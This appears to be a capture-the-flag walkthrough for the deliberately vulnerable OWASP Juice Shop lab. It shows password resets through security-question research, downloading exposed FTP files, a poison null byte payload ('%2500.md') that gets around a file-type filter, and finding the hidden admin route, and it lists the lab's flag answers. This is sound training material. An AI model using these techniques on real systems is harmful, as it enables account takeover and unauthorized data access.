
You successfully solved a challenge: Password Strength (Log in with the administrator's user crede

🏁 c2110d06dc6f81c67cd8099ff0ba601241f1ac0e

Ans: c2110d06dc6f81c67cd8099ff0ba601241f1ac0e

#2 Question #2: Reset Jim’s password!

When inputted into the email field in the Forgot Password page, Jim’s security question is set to “Your eldest siblings middle name?”. In Task 2, we found that Jim might have something to do with Star Trek. Googling “Jim Star Trek” gives us a wiki page for Jame T. Kirk from Star Trek. **Looking through the wiki page we find that he has a brother.**




Wikipedia
https://en.wikipedia.org › wiki › James_T

James T. Kirk

Family. George Kirk (father); Winona Kirk (mother); George Samuel Kirk (brother); Tiberius Kirk (grandfather); **James** (maternal grandfather); Aurelan Kirk (...

Looks like his brother's middle name is **Samuel**
Inputting that into the Forgot Password page allows you to successfully change his password.
You can change it to anything you want!



Forgot Password

Email: jim@juice-sh.op

Security Question: ●●●●●●


New Password: ●●●●●

Password must be 5-20 characters long. 5/20

Repeat New Password: ●●●●●

5/20

security question : Samuel


🏁 094fbc9b48e525150ba97d05b942bbf114987257


Ans: 094fbc9b48e525150ba97d05b942bbf114987257

Task 5 : AH! Don’t look!

A web application should store and transmit sensitive data safely and securely. But in some cases, the developer may not correctly protect their sensitive data, making it vulnerable.

Most of the time, data protection is not applied consistently across the web application making certain pages accessible to the public. Other times information is leaked to the public without the knowledge of the developer, making the web application vulnerable to an attack.

#1 Question #1: Access the Confidential Document!


About Us


Corporate History & Policy

Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam nonumy eirmod tempor invidunt ut labore et dolore magna aliquyam erat, sed diam voluptua. At vero eos et accusam et justo duo dolores et ea rebum. Stet clita kasd gubergren, no sea takimata sanctus est Lorem ipsum dolor sit amet. Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam nonumy eirmod tempor invidunt ut labore et dolore magna aliquyam erat, sed diam voluptua. At vero eos et accusam et justo duo dolores et ea rebum. Stet clita kasd gubergren, no sea takimata sanctus est Lorem ipsum dolor sit amet. Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam nonumy eirmod tempor invidunt ut labore et dolore magna aliquyam erat, sed diam voluptua. Duis autem vel eum iriure dolor in hendrerit in vulputate velit esse molestie consequat, vel illum dolore eu feugiat nulla facilisis at vero eros et accumsan et iusto odio dignissim qui blandit praesent luptatum zzril delenit augue duis dolore te feugait nulla facilisi. Lorem ipsum dolor sit amet, consectetuer adipiscing elit, sed diam nonummy nibh euismod tincidunt ut laoreet dolore magna aliquam erat volutpat. Check out our boring terms of use if you are interested in such lame stuff. At vero eos et accusam et justo duo dolores et ea rebum. Stet clita kasd gubergren, no sea takimata sanctus est Lorem ipsum dolor sit amet. Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam nonumy eirmod tempor invidunt ut labore et dolore magna aliquyam erat, sed diam voluptua. At vero eos et accusam et justo duo dolores et ea rebum. Stet clita kasd gubergren, no sea takimata sanctus est Lorem ipsum dolor sit amet. Lorem ipsum dolor sit amet, consetetur sadipscing elitr, At accusam aliquyam diam diam dolore dolores duo eirmod eos erat, et nonumy sed tempor et et invidunt justo labore Stet clita ea et gubergren, kasd magna no rebum.

Customer Feedback

If we click the colored text, We can see /ftp/legal.md


We will download the acquisitions.md and save it. It looks like there are other files of interest here as well.



~ / ftp /


```
quarantine              acquisitions.md      announcement_encrypted.md
coupons_2013.md.bak     eastere.gg           encrypt.pyc
incident-support.kdbx   legal.md             package.json.bak
suspicious_errors.yml
```

Download acquisitions.md



```
# Planned Acquisitions

> This document is confidential! Do not distribute!

Our company plans to acquire several competitors within the next year.
This will have a significant stock market impact as we will elaborate in
detail in the following paragraph:

Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam nonumy
eirmod tempor invidunt ut labore et dolore magna aliquyam erat, sed diam
voluptua. At vero eos et accusam et justo duo dolores et ea rebum. Stet
clita kasd gubergren, no sea takimata sanctus est Lorem ipsum dolor sit
amet. Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam
nonumy eirmod tempor invidunt ut labore et dolore magna aliquyam erat,
sed diam voluptua. At vero eos et accusam et justo duo dolores et ea
rebum. Stet clita kasd gubergren, no sea takimata sanctus est Lorem
ipsum dolor sit amet.

Our shareholders will be excited. It's true. No fake news.
```

After downloading it, navigate to the home page to receive the flag!



You successfully solved a challenge: Confidential Document (Access a confidential document.)


🏁 edf9281222395a1c5fee9b89e32175f1ccf50c5b

Ans: edf9281222395a1c5fee9b89e32175f1ccf50c5b

#2 Question #2: Log into MC SafeSearch's account!

https://www.youtube.com/watch?v=v59CX2DiX0Y&embeds_widget_referrer=https%3A%2F%2Fex0a.medium.com%2F&embeds_referring_euri=https%3A%2F%2Fcdn.embedly.com%2F&embeds_referring_origin=https%3A%2F%2Fcdn.embedly.com

After watching the video, a few parts of the song stood out. He mentions that his password is "Mr. Noodles," but he changed some of the vowels to zeros—specifically, he replaced the "o"s with "0"s. So, the password for the mc.safesearch@juice-sh.op account is "Mr. N00dles.




You successfully solved a challenge: Login MC SafeSearch (Log in with MC SafeSearc

🏁 66bdcffad9e698fd534003fbb3cc7e2b7b55d7f0

Ans: 66bdcffad9e698fd534003fbb3cc7e2b7b55d7f0

#3 Question #3: Download the Backup file!


Now we'll return to the FTP folder and attempt to download the `package.json.bak` file. However, we encounter a 403 error, indicating that only `.md` and `.pdf` files are allowed for download.



```
OWASP Juice Shop (Express ^4.17.1)

403 Error: Only .md and .pdf files are allowed!
    at verify (/juice-shop/routes/fileServer.js:30:12)
    at /juice-shop/routes/fileServer.js:16:7
    at Layer.handle [as handle_request] (/juice-shop/node_modules/express/lib/router/layer.js:95:5)
    at trim_prefix (/juice-shop/node_modules/express/lib/router/index.js:317:13)
    at /juice-shop/node_modules/express/lib/router/index.js:284:7
    at param (/juice-shop/node_modules/express/lib/router/index.js:354:14)
    at param (/juice-shop/node_modules/express/lib/router/index.js:365:14)
    at Function.process_params (/juice-shop/node_modules/express/lib/router/index.js:410:3)
    at next (/juice-shop/node_modules/express/lib/router/index.js:275:10)
    at /juice-shop/node_modules/serve-index/index.js:145:39
    at FSReqCallback.oncomplete (fs.js:172:5)
```


To bypass this restriction, we can use a technique known as the "Poison Null Byte," which is represented as `%00`.

Since we're downloading via a URL, we need to URL-encode it. When encoded, the Poison Null Byte becomes `%2500`. By appending this followed by `.md` to the filename, we can trick the system and successfully bypass the 403 error.



oswap/ftp/package.json.bak%2500.md

package.json.bak_00.md



You successfully solved a challenge: Forgotten Developer Backup (Access a developer's forgotten backup file.)

🏁 bfc1e6b4a16579e85e06fee4c36ff8c02fb13795


Task 6 : Who's flying this thing?

Modern-day systems will allow for multiple users to have access to different pages. Administrators most commonly use an administration page to edit, add and remove different elements of a website. You might use these when you are building a website with programs such as Weebly or Wix.

When Broken Access Control exploits or bugs are found, it will be categorised into one of two types:
Horizontal Privilege Escalation : Occurs when a user can perform an action or access data of another user with the same level of permissions.
Vertical Privilege Escalation : Occurs when a user can perform an action or access data of another user with a higher level of permissions.

#1 Question #1: Access the administration page!

We are then going to refresh the page and look for a javascript file for main-es2015.js




```
(window.webpackJsonp=window.webpackJsonp||[]).push([[1],{0:function(t,e,i){t.exports=i("zUnb")},1:function(t,e
```

To get this into a format we can read, click the { } button at the bottom

Now search for the term "admin"

You will come across a couple of different words containing "admin" but the one we are looking for is "path: administration"




```
1440 this.host = this.hostServer + '/rest/…
2228 return !(!t || !t.data || 'admin' !==…
9432 ['app-administration']
9660 a.Jc(2, 'TITLE_ADMINISTRATION'),
22260 path: 'administration',
22863 this.host = this.hostServer + '/rest/…
23498 this.administrationService = t,
23524 this.administrationService.getApplica…
```

```
      if (2 & t) {
        const t = a.ic();
        a.Db(2),
        a.Lc(' ', t.membershipCost, '¤ ')
      }
    }
    const Ks = function (t) {
      return {
        appname: t
      }
    },
    Xs = [
      {
        path: 'administration',
        component: Xi,
        canActivate: [
          …
        ]
```

This hints towards a page called "**/#/administration**" as can be seen by the **about** path a couple lines below, but going there while not logged in doesn't work.

As this is an Administrator page, it makes sense that we need to be in the **Admin account** in order to view it.

A good way to stop users from accessing this is to only load parts of the application that need to be used by them. This stops sensitive information such as an admin page from been leaked or viewed.



You successfully solved a challenge: Admin Section (Access the administration section of the store.)


946a799363226a24822008503f5d1324536629a0

Ans: 946a799363226a24822008503f5d1324536629a0

#2 Question #2: View another user’s shopping basket!

Login to the Admin account and click on ‘Your Basket’. Make sure Burp is running so you can capture the request!

